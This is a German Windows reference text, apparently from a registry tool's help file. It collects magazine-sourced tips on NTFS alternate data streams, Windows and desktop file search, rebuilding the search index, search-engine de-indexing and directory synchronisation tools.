Das Dateisystem NTFS erlaubt mehrere Datei-Streams, d.h. unter einem Dateinamen können mehrere Datenströme gespeichert sein (Alternate Data Streams, Multiple Data Streams). Gemäß der PC-Welt Heft 11/2005, Seite 64 lässt die Kommandozeile

```
notepad test.txt:sl.txt
```

lässt den Haupt-Stream test.txt leer und schreibt nur in den zusätzlichen Stream sl.txt.

Bei mancher Software kann der dabei verwendete Doppelpunkt im Dateinamen ernsthafte Probleme verursachen, so leitet z.B. Hauppauge-Software den Dateinamen bei Video-Aufzeichnungen aus dem Sendungs-Titel ab. Enthält der Titel einen Doppelpunkt, so ist eine scheinbar 0 Byte große Datei das Ergebnis! (c't Heft 20/2006, Seite 10f).

Unter <http://www.heysoft.de/nt/dntfs-ads.htm>{bmc earth16.bmp} findet sich eine Beschreibung der ADS (c't Heft 20/2006, Seite 10f).

Das seit SP2 erweiterte Zonenmodell des IE ist in c't Heft 19/2004, Seite 206ff (Softlink [0419206](#){bmc earth16.bmp}) beschrieben. Diese Beschreibung enthält auch Angaben zu den zusätzlichen Datei-Streams "Summary-Information" und "Zone.Identifier". Wie man diesen Zone.Identifier-Stream mittels der normalen Dateifunktionen verwaltet oder mittels des "Persistent Zone Identifier Object" ist auch beschrieben:

```
CreateFile("Beispiel.txt:Zone.Identifier", ....)
```

bzw besser:

```
CoInitialize ... für aktuellen Thread (oder OleInitialize)
```

```
CoCreateInstance mit CLSID_PersistenZoneIdentifier
```

```
Load
```

```
IZoneIdentifier::GetId oder ::SetId, ::Remove
```

Zum Download gibt's `SetZoneId.exe <DateiName> <ZoneId>` wobei `<ZoneId> = 0` den stream entfernt.

Der ZoneID-Stream sieht z.B. so aus:

```
[ZoneTransfer]
```

```
ZoneID=3
```

Kann aber auch einen Platzhalter enthalten!

Gemäß PC-Welt Heft 1/2007, Seite 211 kann ein weiterer Stream mit Bordmitteln nicht direkt gelöscht werden, ohne den Hauptstream zu löschen. Hier empfiehlt sich entweder `streams.exe` von <http://www.sysinternals.com>{bmc earth16.bmp} oder der Kommandointerpreter 4NT (<http://www.ipsoft.com>{bmc earth16.bmp}, 75 US-\$).

Gut zum Scannen von Verzeichnissen nach Alternate Data Streams und auch zum Entfernen ist das Tool "Alternate Stream View" von NirSoft. http://www.nirsoft.net/utills/alternate_data_streams.html{bmc earth16.bmp} (c't Heft 24/2012, Seite 160)

Ein möglicher Workaround ist, die Datei auf einen Datenträger mit einem Dateisystem, das keine Streams unterstützt, zu kopieren und wieder zurück. Hierfür kommt ein Server mit Linux oder ein USB-Stick mit FAT in Frage. `streams -s <folder>` zeigt alle Streams im Ordner an.

Gemäß c't Heft 6/2008, Seite 199 (Softlink [0806198](#){bmc earth16.bmp}) empfiehlt als graphisches Tool für ADS das "ADS Spy" von Merijn. An gleicher Stelle wird erwähnt, dass sogar jeder Folder-Eintrag einen ADS haben kann. Z.B. die Kommandozeile

```
echo "Irgendwas" > :Test
```

schreibt dies in den ADS des aktuellen Folders.

Siehe auch "[Verstecken von Daten](#)".

Streams

\$ Streams (von Dateien)

K Streams (von Dateien);Datei-Streams;ADS (Alternate Data Stream);Alternate Data Stream;MDS (Multiple Data Streams);Null-Byte-Dateien;Dateigröße 0 Bytes

#\$K Suchen-Fenster von RegDom

Zum Suchen-Fenster sind einige Anmerkungen notwendig:

- Einige Schlüssel sind nur Links auf andere Unterschlüssel (siehe [Registry-Aufbau](#)). Voreingestellt ist das Fenster so, dass alle Einträge (außer denen im Zweig Dyn_Data) einmal gefunden werden und keine Mehrfachnennungen. Bei der Voreinstellung bleiben jedoch Einträge in HKey_Dyn_Data unberücksichtigt.
- Die Reihenfolge der Fundstellen ist nicht alphabetisch, sondern so, wie es die Enum-Funktion liefert. Da das rechte Fenster in der Enum-Reihenfolge angezeigt wird, können sie hier vor dem Weitersuchen die Markierung auf den letzten Eintrag setzen, um einige Fundstellen zu überspringen. Dies geht jedoch im linken Fenster (Key-Baum) nicht.

Bei den unter Win-95 nur selten oder nicht verwendeten Typen [Big-Endian](#), Multi-String, Resource-List, Link und Einträge ohne Typ kann nicht nach bestimmtem Inhalt, sondern nur nach Vorkommen gesucht werden. Dies gilt auch für "Other Type", d.h. für Einträge mit einem [Type-Code](#) außerhalb von 0=NONE, 1=SZ, ... 10=RESOURCE_REQUIREMENTS_LIST'.

Vor allem unter NT werden in Strings teilweise Platzhalter der Form %name% z.B. fürs Bootlaufwerk, fürs Windows-Verzeichnis etc. verwendet, die aufgrund der Environment-Einträge ersetzt werden. Diese Strings vom Typ Reg_Expand_SZ können auf zwei Weisen gesucht werden: Ist "unexp." angekreuzt, so wird nach dem Platzhalter gesucht, ist "expanded String" angekreuzt, so wird das Ergebnis nach dem Einsetzen mit dem Suchstring verglichen. Die Ersetzen-Funktion steht aber nur für die nicht erweiterte Form zur Verfügung. Da NT das Änderungsdatum für Keys speichert, kann die Suche auf einen Datums/Uhrzeit-Bereich eingeschränkt werden.

SuchenFenster
\$ Suchen-Fenster von RegDom
K Suchen-Fenster von RegDom

#\$K Suchmaschinen

Welche Inhalte und Tricks einen guten Platz in Suchmaschinen wie Google, Yahoo, MSN/Bing etc. bringen, ist in der c't Heft 1/2006, Seite 76ff anhand des c't-Wettbewerbs "Hommingberger Gepardenforelle" aufgezeigt.

Zum Nachlesen der Historie eines Produkts oder einer Firma wird in der PC-Welt Heft 2/2008, Seite 94 [http://www.googlewatchblog.de\(bmc.earth16.bmp\)](http://www.googlewatchblog.de(bmc.earth16.bmp)) empfohlen.

Wie man sich für seinen privaten Webserver XAMPP eine eigene Suchmaschine aufsetzt, ist in der c't Heft 5/2009, Seite 186 ... 195 beschrieben.

Wie man die Google-Suchmaschine dazu bringt, eine Datei aus dem Such-Index **und** auch aus dem History-Cache rauszunehmen, wir in WebDeveloper Heft 8/2012, Seite 132f gezeigt. Wenn eine falsche Datei veröffentlicht wurde, dann ..

- Die Datei durch eine mit unkritischem Inhalt ersetzen.
- Einen "Disallow"-Eintrag in die Datei robots.txt im Stammverzeichnis der Site anlegen:
User-agent: *
Disallow: /<pfad>/<datei>
Beim Dateipfadnamen ohne <http://<server>>! Bei einer HTML-Seite kann man auch ein `<meta name="robots" content="noindex" />` in die Seite eintragen. Speziell für Google geht auch `<meta name="googlebot" content="noindex,noarchive" />`.
- Auch in der .htaccess kann man einen Eintrag machen:
Redirect gone
/<pfad>/<name>
So ein Eintrag verursacht den http-Statuscode 410.
- Über [http://www.google.com/webmasters/tools/removals\(bmc.earth16.bmp\)](http://www.google.com/webmasters/tools/removals(bmc.earth16.bmp)) kann man als Webmaster ein Antrag auf Entfernung stellen, wenn man die Seite auf dem Server selbst gelöscht hat.

Tipps, wie man verhindert, dass Seiten in Suchmaschinen auftauchen, gibt es in WebDeveloper Heft 3/2016, Seite 103ff. Es gibt die Möglichkeit, im Seitenkopf `<meta name="robots" content="noindex">` eintragen. Alternativ gibt es die Möglichkeit, im Rootverzeichnis der Site eine Datei robots.txt zu haben. Mit z.B. der Zeile `user-agent: * disallow: /` werden alle Crawler angewiesen, keine Seite auf der Site zu analysieren. Mit z.B. `user-agent: googlebot disallow: /private` wird Google angewiesen, die Seiten im Unterverzeichnis /private zu überspringen. Weitere Tipps siehe Artikel.

Ab Office 2010 kann man in Word zu dem markierten Text über das Kontextmenü eine Internet-Suche starten. Voreingestellt ist hier Bing. Gemäß PC-Welt Heft 1/2016, Seite 99 kann man über z.B. [HKCU\SOFTWARE\Microsoft\Office\15.0\Common\General.ProviderName{bmc.edit.bmp}](#) (RegSZ) mit z.B. Google und [HKCU\SOFTWARE\Microsoft\Office\15.0\Common\General.SearchProviderUri{bmc.edit.bmp}](#) (RegSZ) <https://www.google.de/search?q=> auf Google umstellen. U.U. muss Common und General erst noch angelegt werden. Statt der Office-Versionsnummer 15.0 (=2013) geg. 14.0 (=2010) oder 16.0 (=2016) verwenden.

Siehe auch [Wiki](#), [Blogs](#).

Suchmaschinen

\$ Suchmaschinen

K Suchmaschinen;Google-Suchmaschine;Crawler (Suchmaschine);Bing Suchmaschine

#\$K Suche von Dateien

In den 90iger-Jahren hat Microsoft bezüglich der Suchmöglichkeiten nach Dateien ein mittleres Chaos durch viele unterschiedliche Dialoge produziert: Das Office-Programm Word hatte seinen eigenen Dateimanager mit Suchmöglichkeiten, die von denen des Dateimanagers abweichend waren. Und für eMails in Outlook gab es einen eigenen Finder.exe.

Das Suchen-Menü (sowohl Start | Suchen der Taskleiste als auch Extras | Suchen im Explorer) ist unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\FindExtensions\Static{bmc tree.bmp} festgelegt bzw. erweiterbar.

Bei Win7 kann alles, was in der Details-Ansicht des Explorers als anzuzeigende Spalte wählbar ist, (ohne Leerzeichen) als Suchkriterium (mit Doppelpunkt und Wert dahinter) verwendet werden. Z.B. "Zuletztgedruckt:..."

Unter WinXP stört unter Umständen nach dem Klick auf "Suchen" im Explorer, dass man erst noch auf "Dateien und Ordern" klicken muss. Wenn HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState.UseSearchAsst{bmc edit.bmp} (geg. erzeugt und) auf "no" setzt, erhält man das Verhalten wie bei Win2000 und landet direkt bei der Suche nach Dateien und Ordnern. Aber **Achtung**: Mit dieser Einstellung werden z.B. *.exe-Dateien nur noch im aktuellen Verzeichnis, nicht mehr in Unterverzeichnissen gefunden! Die Liste "Wonach soll gesucht werden" des "Search-Assistent" ist unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FindExtensions{bmc tree.bmp} definiert.

Ein anderer Weg um direkt zur Dateisuche zu gelangen ist (ab Win-Version ?, SP ?), im Explorer-Such-Fenster über "Bevorzugte Einstellungen", "Datei- und Ordnersuchverhalten ändern", von "Standard ... detailliert" auf "Erweitert ... manuell ... für fortgeschrittene Benutzer" umzuschalten. Oder via Registry-Eingriff HKCU\Software\Microsoft\Search Assistant.UseAdvancedSearchAlways{bmc edit.bmp} (geg. erzeugen und) auf 1 zu setzen.

Unabhängig vom "Use Search Asst" gilt, dass wenn bei "Enthaltener Text" etwas eingetragen wurde, häufig das gewünschte **nicht** gefunden wird! Entweder wurde vergessen, bei den erweiterten Optionen die Optionen "Systemordner durchsuchen", "Versteckte Ordner durchsuchen" (siehe auch Verstecken von Daten) und "Unterordner durchsuchen" zu aktivieren oder aber, für den gesuchten Dateityp (z.B. *.pas-Pascal-Quelltext) wurde kein **Persistent Handler** definiert. Um z.B. in Office-Dateien bestimmten Text zu finden, werden seit WinXP wie zuvor auch schon bei Microsofts Web-Server spezielle Programme verwendet. Der "Plain Text persistent Handler" HKLM\SOFTWARE\Classes\CLSID\{5e941d80-bf96-11cd-b579-08002b30bfeb}{bmc tree.bmp} muss bei Bedarf wie für *.bat-Dateien unter HKEY_CLASSES_ROOT\bat\PersistentHandler{bmc tree.bmp} auch für *.cpp, *.pas-Dateien etc. eingetragen werden, damit diese durchsucht werden.

Persistent Handler	HKLM\SOFTWARE\Classes\CLSID\...
HTML File persistent Handler	{eec97550-47a9-11cf-b952-00aa0051fe20}
Null persistent Handler	{098f2470-bae0-11cd-b579-08002b30bfeb}
Plain Text persistent Handler	{5e941d80-bf96-11cd-b579-08002b30bfeb}
Microsoft Office Persistent Handler	{98de59a0-d175-11cd-a7bd-00006b827d94} Hinweis: Wird zwar auch für RTF-Dateien vorkonfiguriert, durchsucht diese aber nicht richtig! Siehe unten!
PDF (von Adobe, gemäß c't Heft 21/2002 nicht zuverlässig)	Download von Adobe, Link unter c't-Soft Link <u>0221238{bmc earth16.bmp}</u>

Das "Windows XP Application Compatibility Update" http://msdn.microsoft.com/library/en-us/indexsrv/html/indexingservicestartpage_6td1.asp {bmc earth16.bmp} und das "ServicePack 1" tragen die Persistent Handler für viele zusätzliche Dateitypen ein.

Die Persistent Handler dienen auch der Indizierung zur schnelleren Suche mittels des Index-Dienstes. Wird hier die Option "Dateien mit unbekannter Endung indizieren" aktiviert, dann werden diese unbekannt Dateitypen mit dem "Plain Text persistent Handler" durchsucht. Mittels des "Null persistent Handler" lassen sich Dateien von der Indizierung ausnehmen!

Die Konfiguration von zwei Handlern für einen Dateityp (z.B. HTML-Händler und den Plain-Text-Handler um sowohl "uuml;" als auch "Hütte" zu finden) schein nicht möglich zu sein!

SearchFiles
\$ Suchen von Dateien
K Suche von Dateien; Persistent Handler;Datei-Suche;Burrows-Wheeler-Transformation;Desktop-Suche;Windows Search

Gemäß c't Heft 2/2005, Seite 194 ist der Eintrag unter [HKCR\SystemFileAssociations\.zip\CLSID{bmc tree.bmp}](#) sowohl für dafür verantwortlich, dass WinXP ZIP-Dateien ähnlich wie Ordner behandelt, als auch dafür, dass ZIP-Dateien durchsucht werden. Wird dieser Key umbenannt oder gelöscht, funktioniert beides nicht mehr.

Siehe auch Zeitschrift c't Heft [21/2002, Seite 238ff{bmc earth16.bmp}](#): Hajo Schulz: Schneller stöbern: Dateisuche mit Finesse unter Windows XP. Hier ist auch aufgezeigt, dass sich über eine URL zu [file://%windir%/Help/ciquery.htm#machine=MeinComputer.catalog=System{bmc shortcut.bmp}](#) die Suchmaske "Indexdienst-Abfrageformular", die als "Katalog durchsuchen" auch in [ciadv.msc{bmc shortcut.bmp}](#) integriert ist, öffnen lässt.

Zum Eintragen der Persistent Handler gibt es gemäß c't Heft 23/2002, Seite 13 ein Tool unter BSD-"Freeware"-Lizenz von Hr. Philip Hofstetter [http://www.pilif.ch/stuff/pershchg/{bmc earth16.bmp}](#).

Schnelle Volltext-Suche mittels der Burrows-Wheeler-Transformation ist in der Zeitschrift c't Heft 2/2005, Seite 204ff (Softlink [0502204{bmc earth16.bmp}](#)) beschrieben: Die BWT-Transformation war eigentlich dazu gedacht, Texte besser komprimieren zu können.

Verschiedene Datei-Katalogisierer und Desktop-Suchprogramme, wie sie in der Zeitschrift c't Heft 22/2004, Seite 150ff vorgestellt werden, versuchen Abhilfe: André Kramer, Jäger des verlorenen Schatzes. Einen Hinweis auf neuere Desktop-Suchmaschinen in c't Heft 7/2005, Seite 46, Softlink [0507046{bmc earth16.bmp}](#). 11 Desktop-Suchprogramme sind in der c't Heft 13/2005, Seite 170 (Softlink [0513170{bmc earth16.bmp}](#)) im Vergleichstest.

c't Heft 12/2005, Seite 55 (Softlink [0512055{bmc earth16.bmp}](#)): Microsoft hat V1.0 seines Desktop-Suchprogramms veröffentlicht. Die MSN-Toolbar integriert sich in den IE und indiziert neben MS-Office-Files auch HTML, TXT, RTF, und bei Outlook/Outlook-Express-Usern auch die Postfächer. Mit Plugins auch PDF, Hilfedateien, ZIP-, CAB-Inhalte und MindManager-Dateien.

In der PC-Welt Heft 2/2006, Seite 96ff werden Desktop-Suchmaschinen getestet:

- Copernic Desktop Search [http://www.copernic.com{bmc earth16.bmp}](#):
 - + Übersichtliche Ergebnisliste
 - + Viewer/Player für die Dateien lassen sich integrieren
 - + Kann auch IPTC-Daten von Digitalfotos indizieren
- Google Desktop Search 2:
 - Sendet, soweit nicht durch Personal Firewall geblockt, nicht-personenbezogene Daten über die Suche an Google
 - hoher Speicherplatzbedarf
 - Schwach beim Sortieren der Treffer
 - + Viele Plugins verfügbar, u.a.:
 - + zum Indizieren von CDs/DVDs: CD/DVS Spindle Search 1.0, [http://www.pcwelt.de/db2{bmc earth16.bmp}](#).
 - + Kann mit Plug-In auch Open-Office-Dateien durchsuchen [http://www.pcwelt.de/98e{bmc earth16.bmp}](#).
- MSN Desktop Search 2.5 [http://toolbar.msn.de{bmc earth16.bmp}](#):
 - + Gut beim Durchsuchen von Terminen, Aufgaben etc. in Outlook
 - Träge, insbesondere auf leistungsschwächeren PCs
 - PDF-Such-Plug-In ist zu gut versteckt
 - Das Shareware-Plug-In zum Durchsuchen von OpenOffice-Dokumenten kostet 19\$ ([http://www.pcwelt.de/89f{bmc earth16.bmp}](#))
 - Wenn man das Hilfe-Angebot nach der Installation wegeklickt, werden ungefragt Internetexplorer-Einstellungen verborgen: Startseite verändert, Suche auf MSN umgebogen.
- Yahoo Desktop Search [http://desktop.yahoo.com{bmc earth16.bmp}](#):
 - Bislang nur in Englisch
 - + Anpassungsfähig, Expansion Pack verfügbar
 - + Kann mit Expansion Pack auch Open-Office-Dateien durchsuchen

In der c't Heft 15/2008, Seite 168ff (Softlink [0815168{bmc earth16.bmp}](#)) gibt es für die Windows Search 4.0 (ehemals MS Desktop-Search) von Vista, die es auch für XP gibt, nützliche Tipps:

- Konfigurieren lässt sich die Suche über die [Indizierungsoptionen{bmc shortcut.bmp}](#) der Systemsteuerung. Hier lässt sich (mit Adminrechten) die Indexdatei, die eine beachtliche Größe erreichen kann, bei Bedarf verlegen. Normalerweise ist es <ProgramData>\Microsoft\Search. (Vista: <ProgramData> = c:\ProgramData, XP: c:\Dokumente und Einstellungen\Allusers\Anwendungsdaten). Bei Windows 7 kann man hier auch z.B. Dateien mit der Extension py (Python Quelltexte) zur Indizierung hinzufügen und auch gleich noch mittels "... und Dateiinhalte ..." den "Klartextfilter" hinzu konfigurieren.
- Werden externe USB-Laufwerke indiziert, lassen sich im laufenden Betrieb nicht mehr "sicher entfernen".
- Ordner mit bestimmten Namen, wie z.B. temp, sind per Voreinstellung immer ausgenommen. Z.B. wenn unter [HKLM\SOFTWARE\Microsoft\Windows Search\CrawlScopeManager\Windows\SystemIndex\DefaultRules{bmc tree.bmp}\<nr>](#), URL=file:////*\temp* ist und Include=0 gesetzt ist, dann werden alle temp-Verzeichnisse

ausgenommen. Weitere standardmäßig ausgenommenen Verzeichnisse: dfsrprivate, windows.*, c:\windows, c:\users\default, c:\users\public, c:\program files, c:\programdata,

- Wenn bei den erweiterten Optionen das "Ähnliche Worte, die diakritische Zeichen enthalten, als unterschiedliche Worte behandeln" aktiviert wird, dann wird Handel und Händel nicht mehr in einen Topf geschmissen.
- Den Inhaltsfilter für PDF installiert der Adobe-Reader 8 nur in der 32bit-Version. Um bei 64bit PDF-Inhalte zu indizieren muss man auf den Foxit-PDF-Betrachter mit dessen Inhaltsfilter ausweichen.
- Für private Nutzung gibt's bei http://www.ifiltershop.com/bmc_earth16.bmp etliche kostenlosen iFilter: OpenOffice-Dokumente, CHM-Dateien, ZIP, RAR, ASPX, PostScript,
- Windows Mail (Vista), Outlook Express (6ff) und Outlook (XPff) werden von MS Windows Search V4 unterstützt. Ist Outlook mit einem Exchange-Server verbunden, so wird in der Standard-Konfiguration die lokale Postfache-Kopie *.ost indiziert.
- Für andere Postboxen (Thunderbird, ...) sieht es derzeit schlecht aus.
- In Vista fehle das Tray-Symbol für die Suchmaschine. Unter obigem Softlink gibt's von MS ein Sidebar-Applet, mit dem z.B. die Indizierung auch gestoppt werden kann.
- Von Dokumenten werden nur die ersten 2 MB indiziert, der Rest wird ignoriert.
- Soll Batteriestromverbrauch durchs Indizieren vermieden werden, so lässt sich dies über die [Energieoptionen{bmc_shortcut.bmp}](#) der Systemsteuerung einstellen.
- Tippt man bei Vista einen Begriff direkt ins Startmenü ein, dann werden in der Voreinstellung nur Dokumente des eigenen Profils gefunden, auch wenn weitere Verzeichnisse indiziert sind. Im Dialog "Startmenü anpassen" kann man aber den Punkt "Dateien suchen" umstellen von "Benutzerdateien durchsuchen" auf "Gesamten Index durchsuchen".
- Wird mit der Tastenkombination Win+F das Suchfenster geöffnet und hier erweiterte Suche aktiviert, dann ist zu beachten, dass das "suchen"-Feld rechts oben immer noch relevant ist und im neu geöffneten Bereich nur zusätzlich Angaben zu machen sind. Die Suche startet dann aber nicht bei "Enter" in diesem Feld oben rechts, sondern nur noch durch Klick auf den Suchen-Button.
- Wenn man das Setup der XP-Version mit dem Parameter /x aufruft, um nur die Dateien zu entpacken, kommt man an die unter Vista fehlende Dokumentation der Such-Syntax in der Datei dsksrch.chm ran.
- Wildcards *, ? funktionieren nur für Dateinamen, nicht bei Volltext-Suche. In der deutschen Version funktionieren sowohl UND, ODER, NICHT als auch AND, OR, NOT. Jedoch immer Großbuchstaben verwenden! UND bzw AND entspricht der einfachen Auflistung mit Leerzeichen. Klammern sind möglich, z.B.: Windows AND (Linux OR Mac).
- Mit dem Parameter "art" lässt sich "Nur anzeigen" steuern. Neben den übers GUI verfügbaren email, bilder, musik ist auch möglich: aufgaben, kontakte, programme, videos.

Einige Beispiele:

art:programme dateiname:beispiel gröÙe:>50kB

dateiname:beispiel ext:".py" gröÙe:>5kB

art:email von:Horst hat:anlage betreff:Beispiel

- Wenn man den "PersistentHandler"-Eintrag von [HKLM\SOFTWARE\Classes\.xml{bmc_tree.bmp}](#) unter [HKLM\SOFTWARE\Classes\.kml{bmc_tree.bmp}](#) reinkopiert, dann sollten Google-Earth-kml-Dateien wie xml-Dateien mit dem XML-Filter {7E9D8D44-6926-426F-AA2B-217A819A5CCE} durchsucht werden. Und den PersistentHandler von HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.zip nach HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.kmz. dann funktioniert nach einer Neu-Indizierung vielleicht sogar die Suche nach Texten in Google-Earth-KMZ-Dateien.

Manchmal weiß man genau, dass es z.B. ein Dokument mit dem gesuchten Wort geben muss. Aber die Windows-Suche findet es nicht. Dann gibt es verschiedene mögliche Ursachen und Abhilfen:

- Bei der Suche im Explorer wird nur ab dem aktuellen Verzeichnis nach unten gesucht, die Datei ist vielleicht in einem anderen Ast des Dateisystems.
- Für den Dateityp ist kein Suchfilter konfiguriert.
- Die Datei liegt nicht in einer der Windows-7-Bibliotheken und die Indizierungsoptionen sind so eingestellt, dass nur hier eine Volltextsuche durchgeführt wird.
- Bei den Indizierungsoptionen der Systemsteuerung gibt es zumindest unter Windows 7 den Punkt "Problembehandlung für Suche und Indizierung"

In Windows 7 gibt es unter bei den [Indizierungsoptionen{bmc_shortcut.bmp}](#) in der Systemsteuerung unter "Erweitert" im Tab "Indexeinstellungen" neben nochmal dem Start der Problembehandlung auch den Button "Neu erstellen" für den Index. Zu Fuß geht dies gemäß http://social.technet.microsoft.com/Forums/de/w7itproggeneralde/thread/362c9ecc-5e1f-42b9-84f6-be2a4cf6fa53{bmc_earth16.bmp} wie folgt:

- Am besten zuerst von [HKLM\Software\Microsoft\Windows Search{bmc_tree.bmp}](#) eine Sicherungskopie durch Exportieren erstellen.

- Den Eintrag HKLM\Software\Microsoft\Windows Search\SetupCompletedSuccessfully{bmc edit.bmp} (DWORD) von 1 auf 0 ändern bzw. anlegen und auf 0 setzt. Die folgenden Einträge entfernen:
 HKLM\Software\Microsoft\Windows Search\Applications\windows
 HKLM\Software\Microsoft\Windows Search\CatalogNames\windows
 HKLM\Software\Microsoft\Windows Search\Databases\windows
 HKLM\Software\Microsoft\Windows Search\Gather\windows
 HKLM\Software\Microsoft\Windows Search\Gathering Manager\Applications\windows
 HKLM\Software\Microsoft\Windows Search\UsnNotifier\windows
 Trotz Administrator-Rechten muss man sich unter Umständen erst durch "Besitz übernehmen" die notwendigen Rechte verschaffen.
- Den Such-Dienst stoppen, den Ordner xx löschen und den Suchdienst neu starten. Via Kommandozeile geht dies mit

```
Net stop wsearch
rd C:\programdata\microsoft\Search\Data\Applications\Windows /S /Q
Net start wsearch
```

 Nach einiger Zeit sollte dann SetupCompletedSuccessfully wieder auf 1 stehen. Und die Dateisuche wieder funktionieren!

Die Fehlermeldung "Falsche Berechtigungen für Windows Search-Verzeichnisse" des Troubleshooters zur Windows-7-Suche scheint häufig zu sein, bei Google gibt's über 10000 Ergebnisse dazu! Unter <http://www.borncity.com/blog/2010/03/12/trouble-mit-der-windows-7-suche/{bmc earth16.bmp}> gibt's Tipps. Und einen Link zu

http://answers.microsoft.com/de-de/windows/forum/windows_7-files/meine-windows-suche-funktioniert-nicht/66023375-2245-4165-947e-f0cadf837e6f#e6a81f16-4c50-4f61-886d-f7ea54015349{bmc earth16.bmp}, wo steht, dass die Fehlermeldung immer kommt, wenn der Troubleshooter mit Admin-Rechten ausgeführt wird. Außerdem

- Wird "Öffentliche Dokumente" nicht indiziert, werden auch "eigene Dokumente" nicht mehr gefunden!

Die Suche nach Inhalten von RTF-Dateien macht zumindest bei Windows 7 u.U. Probleme, weil der standardmäßig dafür Konfigurierte Suchfilter "Microsoft Office-Filter" die Inhalte **nicht** indiziert! Gemäß

<http://my.opera.com/wikipedian/blog/2011/12/12/microsoft-office-problems{bmc earth16.bmp}> muss man mit Adminrechten zuerst mittels [regsvr32 rtfilt.dll{bmc shortcut.bmp}{bmc admin.bmp}](#) einen funktionierenden Filter aktivieren und dann noch übers GUI (Systemsteuerung, Indizierungsoptionen, Erweitert) für RTF das Indizieren der Inhalte aktivieren.

Der Algorithmus der Suche über das Suchfenster im Explorer wird in der c't Heft 20/2014, Seite 172f beschrieben:

- Bei indizierten Ordnern wird immer auch der Inhalt einbezogen. Ansonsten kann in den Ordneroptionen eingestellt werden, ob Dateiinhalte einbezogen werden. Hier kann auch gewählt werden, ob ZIP-Dateien durchsucht werden.
- Ab dem aktuellen Ordner wird der Baum nach unten durchsucht. Geg. auch Netzlaufwerke etc.
- Die eingegebene Zeichenfolge muss am Wort- bzw. Namens-Anfang erscheinen. Soll der auch mitten drin gefunden werden, so ist ein Sternchen (oder Fragezeichen) als Wildcard voranzustellen!
- Nur Buchstaben und Ziffern sind Zeichen, nach denen gesucht wird. Neben *, ? und : werden alle anderen Zeichen (Leerzeichen, Komma, +, -, ...) als Wort-Trenner gewertet! Beim Unterstrich ist das Verhalten nicht ganz einheitlich in Win7, Win-Server und Win 8. Er wird teilweise als Worttrenner, teilweise als Bestandteil der Suchzeichenfolge gewertet.
- Anführungszeichen dienen erst ab Win 8 dazu, eine genaue Wortfolge zu suchen. Bei Win 7 sind es noch Wort-Trenner!
- Standardmäßig müssen alle eingegebenen Wörter drin sein (UND-Verknüpfung) Mit ODER können die Worte auch in Oder-Verknüpfung gefunden werden. Mit NICHT können Treffer ausgeschlossen werden.
- Alle Dateieigenschaften, die sich im Explorer als Spalten anzeigen lassen, können auch für die Suche verwendet werden. Neben deinem Wert einer Eigenschaft, gibt es teilweise Spezialwerte. Zum Beispiel bei Datumsangaben funktionier "gestern". Z.B. Änderungsdatum:gestern. Für Zahlen geht neben *eigenschaft:wert* auch z.B. *eigenschaft:>wert*.
- Ein deutsches Windows 7 hat manchmal mit vollständigen Suchwörtern Probleme und findet gesuchte Dateien nur, wenn man den letzten Buchstaben des Suchworts weglässt.

#\$K"Suchen"-Button im IE fürs Internet

Im Internet Explorer gibt es (ab Version ?) oben den Button "Suchen", der normalerweise die Seite http://ie.search.msn.com/{SUB_RFC1766}/srchasst/srchasst.htm aufruft. Dies ist unter [HKLM\SOFTWARE\Microsoft\Internet Explorer\Search, SearchAssistant{bmc edit.bmp}](#) hinterlegt und kann beliebig geändert werden, z.B. in <http://www.google.com/ie>.

Gemäß c't Heft 11/2003, Seite 162 ff (Jo Bagger, Murat Özkilic: T-IE-fergelegt, Internet Explorer aufbohren) lassen sich auch die Seitenleisten (Panels) für Opera im Internet Explorer verwenden: Wenn [HKLM\SOFTWARE\Microsoft\Internet Explorer\Search, SearchAssistant{bmc edit.bmp}](#) das http://ie.search.msn.com/{SUB_RFC1766}/srchasst/srchasst.htm durch die URL der Opera-Seitenleiste ersetzen.

Man kann dabei direkt die Web-Adresse angeben oder die entsprechende Seite vorher lokal speichern und den Link hierauf eintragen.

Außerdem bieten sich [Shortcuts fürs IE-Adressfeld](#) an.

Siehe auch [Internet-Explorer](#), [Bookmarklets](#).

SuchenInternetIE

\$ Suchen im Internet mit IE

K Suchen im Internet mit IE;Internet-Explorer, Suchen;Internet-Suche (IE)

##\$K Synchronisation von Verzeichnissen

Gemäß Zeitschrift c't Heft 10/2003, Seite 116ff lässt sich mit dem Tool Rsync (<http://rsync.samba.org{bmc earth16.bmp}>) aus der Unix-Welt, das mittels Cygwin (<http://www.cygwin.com{bmc earth16.bmp}>) auch unter Windows läuft, wenn man einige Unix-Besonderheiten (Konfigurationsdateien für Optionen --exclude-from=.. und --include-from=... müssen LF statt CR/LF enthalten) beachtet, auch unter Windows.

Tipps zu **rsync** als Backup-Tool, das die Bandbreite zum entfernten Datenlager sinnvoll nutzt, werden am Beispiel von Strato's HiDrive in der c't Heft 2/2011, Seite 174 gezeigt.

Neben den Offline-Dateien (z.B. in WinXP Pro, Win2000) und dem alten Aktenkoffer gibt es gemäß c't Heft 22/2006, Seite 83 von Microsoft auch das SyncToy als Teil der PowerToys nach der WGA-Prüfung kostenlos zur Synchronisation von Verzeichnissen oder auch zum Backup (Softlink <0622083{bmc earth16.bmp}>). Wird syncxycmd.exe mit dem Parameter -R (z.B. über "geplante Tasks") gestartet, so werden alle hinterlegten Ordnerpaare abgearbeitet. (PC-Welt Heft 2/2010, Seite 30)

Für Replikationen gibt es bei Microsoft im kostenlosen "Resource Kit Windows Server 2003" das Kommandozeilen-Werkzeug **robocopy**, welches auch unter Win2K und XP funktioniert. Bei Vista ist es von vorn herein mit dabei. Separat gibt es dazu auch eine graphische Oberfläche "Rich Copy", um die meisten Schalter der Kommandozeile zu setzen. c't Heft 25/2006, Seite 228, Softlink <0625228{bmc earth16.bmp}>. Sollte eine Datei, die kopiert werden soll, nicht zugreifbar sein (z.B. weil sie gerade anderweitig exklusiv geöffnet ist), dann ist die Standard-einstellung von RoboCopy es in 30-Sekunden-abständen 10 mal zu probieren. Das Tool kann im Monitor-Modus auch ständig oder zu bestimmten Tageszeiten die Verzeichnisse überwachen und alle paar Minuten oder sobald eine festlegbar Zahl von Dateien verändert wurde aktiv werden. Ein GUI dazu gibt's bei <http://copyrite.dynu.com{bmc earth16.bmp}> oder ein anderes in der PC-Welt Heft 5/2007: pcwDatenabgleich. Siehe auch Backup. In der PC-Welt Heft 5/2007, Seite 159 gibt's auch noch ein GUI dazu: pcwDatenabgleich.

